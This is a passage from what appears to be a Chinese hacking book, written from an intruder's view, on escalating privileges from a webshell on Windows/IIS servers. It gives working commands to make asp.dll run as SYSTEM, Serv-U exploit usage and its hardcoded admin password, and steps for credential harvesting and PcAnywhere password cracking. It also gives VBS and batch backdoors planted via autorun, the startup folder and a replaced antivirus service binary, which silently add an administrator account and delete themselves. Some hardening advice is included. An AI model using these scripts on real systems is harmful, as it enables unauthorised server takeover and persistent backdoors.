cscript C:\Inetpub\AdminScripts\adsutil.vbs get w3svc/inprocessisapiapps
cscript adsutil.vbs set /W3SVC/InProcessIsapiApps "C:\WINNT\system32\idq.dll"
"C:\WINNT\system32\inetsrv\httpext.dll" "C:\WINNT\system32\inetsrv\httpodbc.dll"
"C:\WINNT\system32\inetsrv\ssinc.dll" "C:\WINNT\system32\msw3prt.dll"
"c:\winnt\system32\inetsrv\asp.dll"
```

对于 Windows 2003 系统，因目录不同代码如下。

```
cscript C:\Inetpub\AdminScripts\adsutil.vbs set /W3SVC/InProcessIsapiApps
"C:\windows\system32 \idq.dll" "C:\windows\system32\inetsrv\httpext.dll"
"C:\windows\system32\inetsrv\httpodbc.dll" "C:\windows\ system32\inetsrv\
ssinc.dll" "C:\windows\system32\msw3prt.dll" "c:\windows\system32\inetsrv\ asp.dll"
```

在 cmd.exe(上例中的 cmd.asp)里分别运行上述代码后，如图 2-106 和图 2-107 所示。

图 2-106

图 2-107

在上述命令顺利完成后，如果运气不错的话，将可以在 cmd.asp 中执行任意命令，其所继承的权限为系统权限。

现在来分别解释这两句代码。

第一句代码是查看 IIS 服务中的 dll 特权文件，由图 2-106 可知，本机中 IIS 的特权 dll 文件为 idq.dll、httpext.dll、httpodbc.dll、ssinc.dll、msw3prt.dll、msw3prt.dll。

在运行第二行的代码后，本机中 IIS 的特权 dll 文件又新增了 asp.dll，如图 2-107 所示，众所周知，asp.dll 文件是用来解析 asp 文件并由 dllhost.exe 启动的，权限很低，而 asp.dll 现已被加入到 inprocesslsapiapps 中，并由 inetifo.exe 直接启动，继承的权限是 SYSTEM。现在 asp.dll 已经被 IIS 加入到特权 dll 文件里，所以现在在 IIS 上运行的 ASP 文件就继承了 inetifo.exe 的 Local System 权限，可以直接在 Webshell 里执行系统命令。造成这种漏洞的主要原因是由于系统未能限制 guests 组对 IIS 里特权 dll 文件的修改权限，造成非管理员账户通过此方式提升权限成功。Windows 2000 的 SP4 补丁已经修补了该漏洞。

服务器上如果还存在着类似 ms06040 的漏洞，攻击者还可以利用 Webshell 上传本地利用工具，执行 shellcode 来获取服务器的权限。以上就是 Webshell 本地提权的大概方式，介绍到这里，接下来，我们看看下面两种提权方式。

2.5.2 第三方软件权限提权

1.Serv-U

说到 Serv-U，可以毫不夸张地说它是“漏洞大户”。从最开始的远程溢出到现在流行的本地提权，Serv-U 也成了黑客们的最爱。由于 Serv-U 在 FTP 服务方面的突出表现，致使众多管理员在 FTP 服务方面都选择了 Serv-U。自从 Serv-U3.0 版本开始，漏洞就不断暴出。从最开始的需要一个可写账户的 FTP 账户才能利用，再到 5.0.0.4 版本的远程溢出，一直到现在的本地提权，可以说，Serv-U 始终都是黑客们发掘的对象，这里向大家演示下 Serv-U 最新版本的本地提权漏洞利用过程。

笔者在本机装了 Serv-U 的最新版本，如图 2-108 所示。




图 2-108

（1）漏洞利用

利用工具 ftp.exe 这个程序是 Serv-U 本地权限提升的利用工具，该程序的参数很少，使用起来也较为简单，在命令提示符中输入程序名后，只需输入两个参数，一个是 Serv-U 的本地管理端口（默认为 43958），另外一个是想要执行的系统命令。考虑到这本书面对的读者大都是有一定基础的，这里在这方面就一笔带过，留着笔墨重点介绍其他的方式。

```
D:\tool>ftp
Serv-u >3.x-6.0 Local Exploit by fineacer
USAGE: serv-u.exe port "command"
Example: ftp.exe 43958 "net user test /add"
```

利用操作如图 2-109 所示。




图 2-109

进行上述操作后，我们就通过 Serv-U 所继承的权限（实际上权限比 Administrators 还要高）执行了系统命令(增加了一个名为 test 的用户)。这里，可以通过 Webshell 上传 Serv-U 提权工具，在 cmd.asp 中运行相应操作来达到提升权限的目的。

（2）漏洞原理

接下来，我们来仔细剖析这个漏洞的利用原理，Serv-U 默认是以服务方式启动的，所继承的权限是本地系统账户（Local System）的权限，如图 2-110 所示。




图 2-110

它通过本地端口（TCP:43958，外网禁止连接，仅允许本地连接）来管理 FTP 服务。同时，它将本地管理账户和密码存储在 ServUDaemon.exe 里，用 Uedit32 打开 ServUDaemon.exe 后可以得到其本地管理默认账户为 LocalAdministrator，密码为#l@$ak#.lk;0@P，如图 2-111 所示。




图 2-111

在得到了 Serv-U 本机管理的账户后，可以通过它添加一个可以执行命令的 FTP 账户，并通过它执行系统命令。

（3）修补方法

在知道 Serv-U 提权的具体原理后，修补漏洞相对也就轻松多了。这里，提供一个对 Serv-U FTP 服务的一个完美的安全解决方案。希望能对广大管理员及安全爱好者有所帮助！

①为了防止入侵者读写.ini 配置文件内的账户信息，我们将账户信息从.ini 文件中转存到注册表，如图 2-112 所示。




图 2-112

打开 cmd，输入

```
cacls c:\windows\regedit.exe /e /d guests
```

禁止 guest 账户组访问注册表。

②修改 Serv-U 本地管理密码

用 Uedit32 打开 ServUDaemon.exe，按 Ctrl+F 组合键查找“#1@$ak#.lk;0@P”，如图 2-113 所示。

更改 Serv-U 的本地管理端口及密码。这里，将密码改为 123$ak#.lk;0@P。




图 2-113

同时，还要设置 ServUDaemon.exe 的访问权限，禁止 guests 组访问和修改。

```
cacls d:\Program Files\Serv-U\ServUDaemon.exe /e /d guests
```

③Serv-U 漏洞终极防范

前面已经说了 Serv-U 是以服务启动的，默认是以 LocalSystem 权限运行的，所以才会有被提升权限的可能。如果这个时候把 Serv-U 服务的启动用户改成一个 USER 组甚至更低权限的用户，那么就再不会有所谓的权限提升了。这样做又出来一个问题，FTP 服务本身却无权限访问 Serv-U 安装目录了，比较好的解决办法就是把这个低权限用户对 Serv-U 安装目录和提供 FTP 服务的目录或盘符设为完全控制的权限。在进行终极防范之前，首先把想创建的 FTP 账号建好并设置好相关的权限，然后把 Serv-U 服务的权限降级。

新建一个用户名为 Serv-u、密码为 123456 的账户，权限为 USER。然后打开“服务”，对 Serv-U 各项进行设置，输入刚才新建的用户名及其密码，如图 2-114 所示。




图 2-114

接着为 Serv-U 的安装目录、提供 FTP 服务的目录设置访问权限，只允许 Administrators 跟 Serv-u 用户访问，如图 2-115 所示。




图 2-115

这样，一个安全的 FTP 服务器就配置好了。当然，这样做后会有些麻烦，当打开 FTP 管理工具时就会发现创建不了新的用户名且删除不了用户名。以后想加 FTP 账号的话，改回 Serv-U 服务的 System 权限即可。

2. PcAnywhere

这是由 Symantec 公司出品的一款世界领先的远程控制解决方案产品，由于其强大的服务性能和卓越的网络传输速度，在国内外都有着庞大的用户群体，在 Terminal Services 终端服务还没盛行时，国内大多数服务器在远程控制方面都选择了 PcAnywhere。因为版面关系，这里仅向大家介绍入侵者对 PcAnywhere 密码文件的破解。

PcAnywhere 在安装后会在 C:\Documents and Settings\All Users\Application Data 目录中创建 Symantec 目录，并将 PcAnywhere 里的配置信息存至该目录，其中包含用户跟密码信息(储存在.cif 文件里)，这里，笔者给读者们演示下 PcAnywhere 的密码获取过程。

打开 PCAnyWhere，新建一个用户名为 test，密码为“it'can.be.done.”的 PcAnywhere 控制账户，如图 2-116 所示。

图 2-116

接下来，跳转到 PcAnyWhere 的信息存放目录 C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts，可以看到 PCA.test.CIF 已经乖乖地躺在这里了，其中刚刚新建的用户的密码信息就储存在这里，在网上有很多关于 PcAnywhere 的密码破译程序，用一个常见的破解程序就可以将主机的密码信息破译出来，如图 2-117 所示。当入侵者破解了 PcAnywhere 的密码信息时，可以通过 PcAnywhere 客户端登录远程计算机，进而获得桌面控制权限。




图 2-117

3. 蓝芒虚拟主机系统

蓝芒域名虚拟主机管理程序 BlueLight Hosting 是厦门蓝芒科技有限公司独立开发的具有完全计算机软件著作权的一套域名虚拟主机系统，通过该系统可以方便地提交域名申请，实时开设空间、邮局，所有系统用户都可以通过该系统统一管理通过该系统申请的所有业务。非该系统注册用户也可以通过独立的域名、空间、邮局的独立控制面板管理他们的业务。在互联网上，许多虚拟主机都安装了这个系统。

同时，在它们的安装目录 D:\Program Files\BlueLight 中，加载了许多重要的配置信息，包括 Serv-U 用户列表、SQL 数据信息等。最令人惊讶的是，这些数据竟是明文储存在.ini 配置文件里的。通常 SQL 的 sa 账户跟密码几乎都能在这里找到。攻击者在获得 SQL 账户密码后，可以利用该账户通过 SQL 数据库的几个函数调用系统命令。

当入侵者在拿到 Webshell 后通过本地溢出或 Serv-U 无法成功提权时，一般都会在 C:\Program Files、D:\Program Files\里寻找第三方软件里的配置信息，从而尽可能地获得服务器的账户及密码信息。

通过以上 3 个提权特例可以发现，以上这些第三方软件所带来的安全隐患及制造厂商对后续补丁的毫不重视（尤其是 Serv-U 厂商，在本地提权漏洞出现后至今仍没出现任何补丁），造成了除本地系统提权外的第三方软件提权。以上这些示例非常典型，极具代表性，可以说包括了大部分第三方软件的通病——只注重软件本身的实用性而往往忽视了自身的安全性能。在众多第三方软件中，入侵者往往会青睐那些常用的软件，比如 QQ、Office、IE 等，黑客们都会仔细研究它们的内核和运行原理，想方设法地找出 bug 并利用。在此，希望广大管理员和安全爱好者朋友们从现在起开始重视第三方软件的安全状况，及时地更新和关注第三方软件的最新信息，最大程度地

保护好自己的服务器。

2.5.3　配置不当提升系统权限（陷阱式提权）

通过上述方法仍然无法提升 Web 权限时，剩下能做的也只有以下方式了。

在进行这种方式前，入侵者会收集一份关于其目标服务器的报告，这个报告往往内容丰富且详细，其内容包括目标主机的进程信息、环境信息和服务器中的密码信息，甚至是主机所有者管理员的信息，包括了管理员的电话、手机和生日、常用邮件、OICQ 号等。

另外，以下这些目录也是入侵者经常关注的对象。

C:\Documents and Settings\
C:\Documents and Settings\All Users\
C:\Documents and Settings\All Users\「开始」菜单\程序\
C:\Documents and Settings\Administrator\桌面
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\
D:\Program Files\
C:\Program Files\
C:\Program Files\Internet Explorer
C:\Program Files\Serv-u\
C:\Program Files\Java Web Start\
C:\Program Files\Java Web Start\
C:\Program Files\Microsoft SQL Server\
C:\WINNT\system32\config\
C:\winnt\system32\inetsrv\data\
C:\prel\
C:\Temp\
C:\mysql\
C:\PHP\

上述这些文件夹的确都是入侵者们关心的对象，基本上一些有经验的入侵者都会尝试性地打开每个目录，查看是否每个目录都设置了访问权限。入侵者在进行权限提升时，都会先找两类文件夹，即有完全控制权限的（比如 C\winnt\system32\inetsrv\data\）和有写权限的(比如 c:\PHP、c:\prel 等)。前者一般用来放置入侵者在进行权限提升时所需要的工具，而后者这个目录则是在本地提权失败后进行其他方式的提权（陷阱式提权）。

为了让读者更直观地了解这个方式，下面结合一个实例来给大家介绍。

现在来模拟一个网络环境，以下是服务器相关参数。

服务器名：www.transfar.com
服务器 IP：192.168.1.4
服务端口：80

服务器内存：1023.48M
服务器时间：2006-11-8 0:47:01
服务器软件：Microsoft-IIS/5.0
服务器操作系统：Windows_NT
服务器解译引擎：VBScript/5.6.7426

服务器相关参数:

```
OS: Windows_NT
Os2LibPath: C:\WINNT\system32\os2\dll;
Path:C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem;C:\Program
    Files\Symantec\pcAnywhere\;C:\Program Files\Microsoft SQL Server\80\
    Tools\BINN;C:\PHP5

PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
```

服务器磁盘信息:

盘符	类型	卷标	文件系统	可用空间	总空间
A	可移动磁盘				
C	本地硬盘		NTFS	7.52M	7.99G
D	本地硬盘		FAT32	1.36G	3.99G
E	本地硬盘		NTFS	12.02G	22.22G
FQ	CD-ROM				
G	CD-ROM	PSQL2K_4IN1	CDFS	0B	674.63M

组件支持情况：

```
Scripting.FileSystemObject (FSO 组件) ¦ √支持
Adodb.Stream (Stream 流组件) ¦ √支持
Shell.Application ¦ √支持
WScript.Shell ¦ √支持
Wscript.Network ¦ √支持
```

操作系统：Windows 2000
补丁版本：Windows 2000+sp4 及最新补丁
FTP 信息：Serv-U 5.x，本地提权失败。

思路：
1. 查找数据库连接文件

2. 找出可写目录

3. 分析硬盘目录

假设笔者现在是一名入侵者，在进行本地提权和第三方软件提权失败后，继续对系统进行深入。

首先，先查看 web 目录，希望能获得有价值的信息。在 web 目录里转了许久，终于找到了一个 access 数据库和一个数据库的连接文件，如图 2-118 和图 2-119 所示。




图 2-118




图 2-119

在 conn.asp 文件中，找到了如下内容。

```
User ID=timeson;Password=intrasaba;Data Source=10.3.8.6"
```

这里，通过 conn.asp 这个数据库连接文件得到了该服务器上的 sql 账户及密码信息，接下来我们用该账户连接到了 SQL 数据库上，如图 2-120 所示。




图 2-120

在成功连接数据库后，笔者想验证该账户是否能调用 SQL 的内置函数“xp_cmdshell”来执行系统命令，在执行 SQL 语句中，出现了如图 2-121 所示的错误。




图 2-121

这说明，刚才得到 SQL 账户信息并非 sa 改名后的账户，权限不够，通过 SQL-Server 进行权限提升失败。既然这条路行不通，从现在起我们开始收集与该服务器有关的一切密码信息。这样做的主要目的是为了得到管理员的管理密码，说不定这台服务器上的管理员密码跟其数据库中的密码一样。这里，因为服务器的“WScript.Shell”组件没有被禁用，所以我们暂时还有拥有命令执行的权利，虽然权限不高，但结合起“Runas”命令，我们就可以利用得到的管理员密码，以管理员身份执行系统命令。

相关知识

在 Linux 或者 UNIX 系统中有个 su 命令，利用这个命令用户可以在超级用户、普通用户之间自由地进行“身份调整”。Windows 2000/XP 也有了类似的命令，这就是“Runas”命令。Runas 是一个 DOS 命令，只能在 Windows 2000/XP 的命令提示符中运行，它允许用户用其他权限运行指定的工具和程序，而不是当前登录用户账号所提供的权限。

接下来打开在上述过程找到的 access 数据库“db.mdb”，从中我们找到两个密码字段，得到了两个经过 MD5 加密过后的密码：3fec19f54029a034 和 47000e12dd61227f。

接下来用 MD5Crack 一边破解 MD5 密码，一边尝试用其他方式继续深入下去。

相关知识

MD5 是 message-digest algorithm 5（信息-摘要算法）的缩写，被广泛用于加密和解密技术上，它可以说是文件的“数字指纹”。任何一个文件，无论是可执行程序、图像文件、临时文件或者其他任何类型的文件，也不管它体积多大，都有且只有一个独一无二的 MD5 信息值，并且如果这个文件被修改过，它的 MD5 值也将随之改变。因此，可以通过对比同一文件的 MD5 值来校验这个文件是否被“篡改”过。在网络安全方面，MD5 运算过程是一种不可逆运算的方式，只能通过暴力破解来进行破译，如图 2-122 所示。

图 2-122

在经过暴力破解失败后，目前只获得了一个密码信息。尝试利用获得的账户信息登录终端服务，结果发现此服务器是在内网，Web 服务端口做的是端口映射，即把 192.168.1.1:80 映射到 192.168.1.4:80 上。要登录该机的终端，需要在主机上做端口映射，由于权限不够，放弃这条路，另辟捷径！

根据上面得到的服务器信息，可以知道，该服务器的逻辑 D 盘的文件格式系统是 FAT32 格式，没有对用户组磁盘访问权限进行设置。这里，可以在本地新建两个文件：autorun.inf 和 shell.vbs，上传至 d:\目录下。

内容如下。

```
autorun.inf
[AutoRun]
open=autorun.exe

shell.vbs
dim wsh
set wsh=createObject("WScript.Shell")
wsh.run "net user IUSR_EIE 123456 /add", 0
wsh.run "net localgroup administrators IUSR_EIE /add", 0
wsh.run "cmd.exe /c del autorun.inf", 0
wsh.run "cmd.exe /c del shell.vbs", 0
```

这里，利用光盘的自动运行脚本来达到增加用户的目的(必须放置在磁盘根目录下)。当然，也可以直接绑定到一个 rootkit 上去，如果管理员通过终端或 PcAnywhere 登录到该计算机进行维护，当他双击 D 盘时，shell.vbs 将会被执行。系统将会增加一个用户名为 IUSR_EIE，密码为 123456 的管理员账户，并同时删除 autorun.inf 和 shell.vbs 这两个文件。

1. 引申

假设这里 C 盘的文件格式是 FAT32。那么，这台服务器将会很轻松地被拿下。因为在这里我们有权限可以在“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”项里新建一个 shell.vbs 的文件。

内容如下。

```
on error resume next
set shell=createobject("wscript.shell")
shell.run"cmd.exe /c net user IUSR_EIE /del", false, false
shell.run"cmd.exe /c net user IUSR_EIE 123456 /add", false, false
shell.run"cmd.exe /c net localgroup administrators IUSR_EIE /add", false, false
set fso=CreateObject("Scripting.FileSystemObject")
if fso.FileExists("C:\Documents and Settings\All Users\「开始」菜单\程序\
启动\shell.vbs") then
fso.DeleteFile "C:\Documents and Settings\All Users\「开始」菜单\程序\启动
\shell.vbs", True end if
```

倘若管理员此时通过终端或 PcAnywhere 登录系统，将会马上获得一个系统账户。

相关知识

FAT32 与 NTFS 的区别

FAT 文件系统：FAT(File Allocation Table)是“文件分配表”的意思。它的意义在于对硬盘分区的管理。FAT16、FAT32、NTFS 是目前最常见的三种文件系统。

NTFS 文件系统：它极大地增强了安全性。可以对单个文件设置权限，也可以对文件夹设置权限。NTFS 只为写入的文件部分分配磁盘空间。NTFS 元数据恢复记录，可帮助计算机在断电或发生其他系统问题时尽快恢复信息。它允许在重新启动计算机之后不需要运行 chkdsk.exe 硬盘自检工具即可立刻访问卷，可以用来监视和控制单个用户使用的磁盘空间量。NTFS 的最大驱动器容量远远大于 FAT 的最大驱动器容量，并且随着驱动器容量的增加，NTFS 的性能并不下降，这与 FAT 有着很大的不同。

此时，本地提权陷阱已经做好了，在等待管理员登录的同时，尝试着以另一种方式进行提权——替换系统服务。

2. 替换系统（进程）服务

在 Webshell 里，找到了该主机的部分进程信息。

C:\xampplite\apache\bin\apache.exe" -k runservice"
C:\Program Files\Symantec\pcAnywhere\awhost32.exe"
C:\Program Files\Common Files\System\MSSearch\Bin\mssearch.exe"
.....省略若干
C:\PROGRA~1\MICROS~3\MSSQL\binn\sqlservr.exe
C:\PROGRA~1\MICROS~3\MSSQL\binn\sqlagent.exe
C:\PROGRA~1\Serv-U\ServUDaemon.exe
D:\KV2007\JiangMin\AntiVirus\kvsrvxp.exe
C:\xampplite\service.exe
C:\xampplite\mysql\bin\mysqld-nt.exe --defaults-file=C:\xampplite\mysql\bin\my.cnf mysql

其中，发现有 KV2007 的进程在 D 盘，由于 D 盘用的是 FAT32 格式，有权限修改，可以替换系统服务(进程)来进行提升权限（Windows 不允许删除正在执行的文件，但是可以对正在运行的程序实施重命名）。先尝试把当前正在运行的进程改名，在 Webshell 里输入 ren "D:\KV2007\JiangMin\AntiVirus\kvsrvxp.exe" kvsrvxp1.exe，如图 2-123 所示。




图 2-123

成功改名，接下来就是自由发挥了。可以把自己喜欢的后门 Rootkit 放上去，另存为 kvsrvxp.exe 在该目录。在这里，笔者用的是批处理来代替后门。

新建批处理 1.bat，内容如下。

```
@echo off
net user IUSR_EIE /del >nul
net user IUSR_EIE 123456 /add >nul
net localgroup administrators IUSR_EIE /add >nul
del "D:\KV2007\JiangMin\AntiVirus\kvsrvxp.exe" >nul
```

ren "D:\KV2007\JiangMin\AntiVirus\kvsrvxp1.exe" kvsrvxp.exe >nul

现在进行转化 1.bat →1.com →1.exe，如图 2-124 所示。




图 2-124

将转化后的 1.exe 改名为 kvsrvxp.exe，并上传至 D:\KV2007\JiangMin\AntiVirus\目录下，如图 2-25 所示。

